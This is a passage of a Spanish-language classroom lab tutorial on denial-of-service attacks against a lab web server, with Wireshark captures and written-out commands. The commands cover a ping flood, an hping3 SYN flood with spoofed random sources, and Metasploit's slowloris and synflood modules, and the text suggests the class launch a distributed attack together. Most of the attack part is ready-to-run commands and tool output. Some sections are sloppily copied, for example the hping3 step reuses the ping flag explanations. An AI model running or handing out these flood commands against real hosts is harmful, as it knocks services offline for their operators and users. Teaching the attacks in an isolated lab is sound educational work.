2263	96.819256741	10.0.2.10	10.0.2.12	TCP	66	80 → 39444	[ACK] Seq=1 Ack=143 Win=108 Len=0 TSval=174463 TSecr=3297538374
2264	96.819256764	10.0.2.10	10.0.2.12	TCP	66	80 → 39446	[ACK] Seq=1 Ack=135 Win=108 Len=0 TSval=174463 TSecr=3297538374
2265	96.819256787	10.0.2.10	10.0.2.12	TCP	66	80 → 39458	[ACK] Seq=1 Ack=141 Win=108 Len=0 TSval=174463 TSecr=3297538374
2266	96.819256811	10.0.2.10	10.0.2.12	TCP	66	80 → 39472	[ACK] Seq=1 Ack=132 Win=108 Len=0 TSval=174463 TSecr=3297538374
2267	96.819256835	10.0.2.10	10.0.2.12	TCP	66	80 → 39478	[ACK] Seq=1 Ack=134 Win=108 Len=0 TSval=174463 TSecr=3297538374
2268	96.819256859	10.0.2.10	10.0.2.12	TCP	66	80 → 39492	[ACK] Seq=1 Ack=139 Win=108 Len=0 TSval=174463 TSecr=3297538374
2269	96.819277864	10.0.2.10	10.0.2.12	TCP	66	80 → 39502	[ACK] Seq=1 Ack=141 Win=91 Len=0 TSval=174463 TSecr=3297538374
2270	96.819277890	10.0.2.10	10.0.2.12	TCP	66	80 → 39512	[ACK] Seq=1 Ack=149 Win=108 Len=0 TSval=174463 TSecr=3297538374
2271	96.819277913	10.0.2.10	10.0.2.12	TCP	66	80 → 39524	[ACK] Seq=1 Ack=151 Win=108 Len=0 TSval=174463 TSecr=3297538374
2272	96.819277937	10.0.2.10	10.0.2.12	TCP	66	80 → 39536	[ACK] Seq=1 Ack=143 Win=108 Len=0 TSval=174463 TSecr=3297538374
2273	97.640531899	10.0.2.11	10.0.2.10	TCP	60	[TCP Keep-Alive] 3472 → 80	[ACK] Seq=1 Ack=1 Win=8212 Len=1
2274	97.640532226	10.0.2.10	10.0.2.11	TCP	66	[TCP Keep-Alive ACK] 80 → 3472	[ACK] Seq=1 Ack=2 Win=111 Len=0 SLE=1 SRE=2
2275	98.798912206	10.0.2.11	10.0.2.10	TCP	60	[TCP Keep-Alive] 3471 → 80	[ACK] Seq=1 Ack=1 Win=1026 Len=1
▶ Frame 2272: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0 ▶ Ethernet II, Src: PCSSystemtec_d0:a6:24 (08:00:27:d0:a6:24), Dst: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4a) ▶ Destination: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4a) ▶ Source: PCSSystemtec_d0:a6:24 (08:00:27:d0:a6:24) Type: IPv4 (0x0800) ▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.12 0100 = Version: 4 0101 = Header Length: 20 bytes (5) ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 52 Identification: 0xb592 (46482) 010. = Flags: 0x2, Don't fragment ...0 0000 0000 0000 = Fragment Offset: 0 Time to Live: 64 Protocol: TCP (6) Header Checksum: 0x6d1c [validation disabled] [Header checksum status: Unverified] Source Address: 10.0.2.10 Destination Address: 10.0.2.12 ▶ Transmission Control Protocol, Src Port: 80, Dst Port: 39536, Seq: 1, Ack: 143, Len: 0							

Nota. Puede que con una sola máquina no caiga el servicio, por lo que intentaremos en clase todos apuntar a la máquina e intentar hacer un ataque distribuido.

Si cancelamos, el ataque:

```
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/http/slowloris) > |
```

vuelve a haber conexión:



Y con **Wireshark** observamos que ha finalizado el ataque:

No.	Time	Source	Destination	Protocol	Length	Info
4	7.336445748	10.0.2.10	10.0.2.255	BROWSER	257	Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum
5	7.910608517	10.0.2.11	35.214.168.80	TCP	60	3613 -> 443 [ACK] Seq=1 Ack=1 Win=63428 Len=1 [TCP segment of a reassembled PDU]
6	7.910608854	35.214.168.80	10.0.2.11	TCP	60	443 -> 3613 [ACK] Seq=1 Ack=2 Win=32690 Len=0
7	7.9106130012	10.0.2.11	10.0.2.11	IGMP	60	443 -> 3613 [ACK] Seq=1 Ack=2 Win=32690 Len=0
8	19.423398260	10.0.2.11	5.255.145.201	TCP	60	3604 -> 443 [ACK] Seq=1 Ack=1 Win=63283 Len=1 [TCP segment of a reassembled PDU]
9	19.423366744	5.255.145.201	10.0.2.11	TCP	60	443 -> 3604 [ACK] Seq=1 Ack=2 Win=32768 Len=0
10	30.601210106	10.0.2.11	13.107.213.43	TCP	60	3642 -> 443 [ACK] Seq=1 Ack=1 Win=64240 Len=1 [TCP segment of a reassembled PDU]
11	30.601210397	13.107.213.43	10.0.2.11	TCP	60	443 -> 3642 [ACK] Seq=1 Ack=2 Win=32737 Len=0
12	45.049961060	10.0.2.11	10.0.2.10	TCP	60	[TCP Keep-Alive] 3623 -> 80 [ACK] Seq=0 Ack=2 Win=8212 Len=1
13	45.050062511	10.0.2.10	10.0.2.11	TCP	60	[TCP Keep-Alive ACK] 80 -> 3623 [ACK] Seq=2 Ack=1 Win=125 Len=0
14	50.045615977	PCSystemtec_d0:a6::	PCSystemtec_d0:a6::	ARP	60	who has 10.0.2.11? Tell 10.0.2.10
15	50.04562785	PCSystemtec_d0:a6::	PCSystemtec_d0:a6::	ARP	60	10.0.2.11 is at 08:00:27:26:ad:55
16	52.936913511	10.0.2.11	35.214.168.80	TCP	60	[TCP Keep-Alive] 3613 -> 443 [ACK] Seq=1 Ack=1 Win=63428 Len=1
17	52.936913822	35.214.168.80	10.0.2.11	TCP	60	[TCP Keep-Alive ACK] 443 -> 3613 [ACK] Seq=1 Ack=2 Win=32690 Len=0
18	61.822498576	10.0.2.11	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
19	62.854570967	10.0.2.11	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
20	63.870340144	10.0.2.11	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
21	64.461809156	10.0.2.11	5.255.145.201	TCP	60	[TCP Keep-Alive] 3604 -> 443 [ACK] Seq=1 Ack=1 Win=63283 Len=1
22	64.461809156	5.255.145.201	10.0.2.11	TCP	60	[TCP Keep-Alive ACK] 443 -> 3604 [ACK] Seq=1 Ack=2 Win=32768 Len=0
23	64.894794826	10.0.2.11	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
24	66.994186483	10.0.2.11	80.58.61.250	DNS	72	Standard query 0x7c05 A www.bing.com
25	66.994322083	10.0.2.11	80.58.61.250	DNS	72	Standard query response 0x7c05 A www.bing.com
26	67.026542083	80.58.61.250	10.0.2.11	DNS	289	Standard query response 0x7c05 A www.bing.com CNAME www-www.bing.com.trafficmanager.net
27	67.026542322	80.58.61.250	10.0.2.11	DNS	254	Standard query response 0x7c05 HTTPS www.bing.com CNAME www-www.bing.com.trafficmanager.net
28	67.027921038	10.0.2.11	23.58.159.166	QUIC	1292	Initial, DCID=936c6540e76d9ec5, PKN: 1, PADDING, CRYPTO, CRYPTO, PADDING, CRYPTO, CRYPTO
29	67.084601370	23.58.159.166	10.0.2.11	QUIC	1292	Initial, SCID=0f7c20228ec02c2b, PKN: 1, ACK, CRYPTO, PADDING
30	67.084601610	23.58.159.166	10.0.2.11	QUIC	301	Handshake, SCID=0f7c20228ec02c2b
31	67.085384846	10.0.2.11	23.58.159.166	QUIC	210	Protected Payload (KP0), DCID=0f7c20228ec02c2b
32	67.124286084	23.58.159.166	10.0.2.11	QUIC	329	Protected Payload (KP0)

4. Ataque de denegación de servicio con **Ping**

Podemos utilizar ping con diversos parámetros:

- El parámetro -s sirve para indicar el nº de bytes a enviar en el paquete (pondremos 8Mb= 8192)
- El parámetro -i indica el intervalo en segundos entre paquetes enviados (pondremos 0.00001, es decir cien mil paquetes por segundo)

Ejecutamos el comando en modo sudo:

```
sudo ping -s 8192 -i 0.00001 10.0.2.10
```

5. Ataque de denegación de servicio con **hping3**

Podemos utilizar ping con diversos parámetros:

- El parámetro -s sirve para indicar el nº de bytes a enviar en el paquete (pondremos 8Mb= 8192)
- El parámetro -i indica el intervalo en segundos entre paquetes enviados (pondremos 0.00001, es decir cien mil paquetes por segundo)

Ejecutamos el comando en modo sudo:

```
sudo hping3 -c 150000 -d 120 -S -w 64 -p 80 --rand-source --flood 10.0.2.10
```

6. Ataque de denegación de servicio con **synflood**

Para efectuar el ataque vamos a utilizar Metasploit:

```
sudo msfconsole
```

```
└─$ sudo msfconsole
[sudo] contraseña para kali:
Metasploit tip: You can use help to view all available commands

      _____
     .#####. ;.
    ._____.; @  @; ._____.
   ." @@@@@" ., ' @ @  @@@@@" .
  '-. @@@@@" @@@@@" @@@@@" @;
     . @@@@@" @@@@@" @@@@@" @'
      " -- ' @ @ @ - . @  @ , ' - . ' -- "
        " . @ ' ; @  @  @  . ; '
          | @ @ @ @ @  @  .
            ' @ @ @ @ @
              . @ @ @ @ @
                , @ @
                  ' , @ @
                    ( 3 C )  /|___ / Metasploit! \
                     ; @ ' . _ * _ , . "  \___ \
                      '( . . . . " /

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```


Vamos a buscar un módulo de **synflood**:

```
msf6 > search synflood

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/dos/tcp/synflood              normal         No    TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood
```

Vamos a utilizarlo (**use auxiliary/dos/tcp/synflood**) y vemos los parámetros (**show options**):

```
msf6 > use 0
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
-      -
INTERFACE  no              no        The name of the interface
NUM        no              no        Number of SYN's to send (else unlimited)
RHOSTS     80              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      yes             yes       The target port
SHOST      no              no        The spoofable source address (else randomizes)
SNAPLEN    65535           yes       The number of bytes to capture
SPORT      no              no        The source port (else randomizes)
TIMEOUT    500             yes       The number of seconds to wait for new data

View the full module info with the info, or info -d command.
```

Ponemos la IP del objetivo:

```
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
-      -
INTERFACE  no              no        The name of the interface
NUM        no              no        Number of SYN's to send (else unlimited)
RHOSTS     192.168.1.48    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80              yes       The target port
SHOST      no              no        The spoofable source address (else randomizes)
SNAPLEN    65535           yes       The number of bytes to capture
SPORT      no              no        The source port (else randomizes)
TIMEOUT    500             yes       The number of seconds to wait for new data

View the full module info with the info, or info -d command.
```

Ejecutamos el comando:

```
msf6 auxiliary(dos/tcp/synflood) > run  
[*] Running module against 192.168.1.48  
  
[*] SYN flooding 192.168.1.48:80 ...  
█
```

Observamos que en la máquina Windows que no responde el servidor:

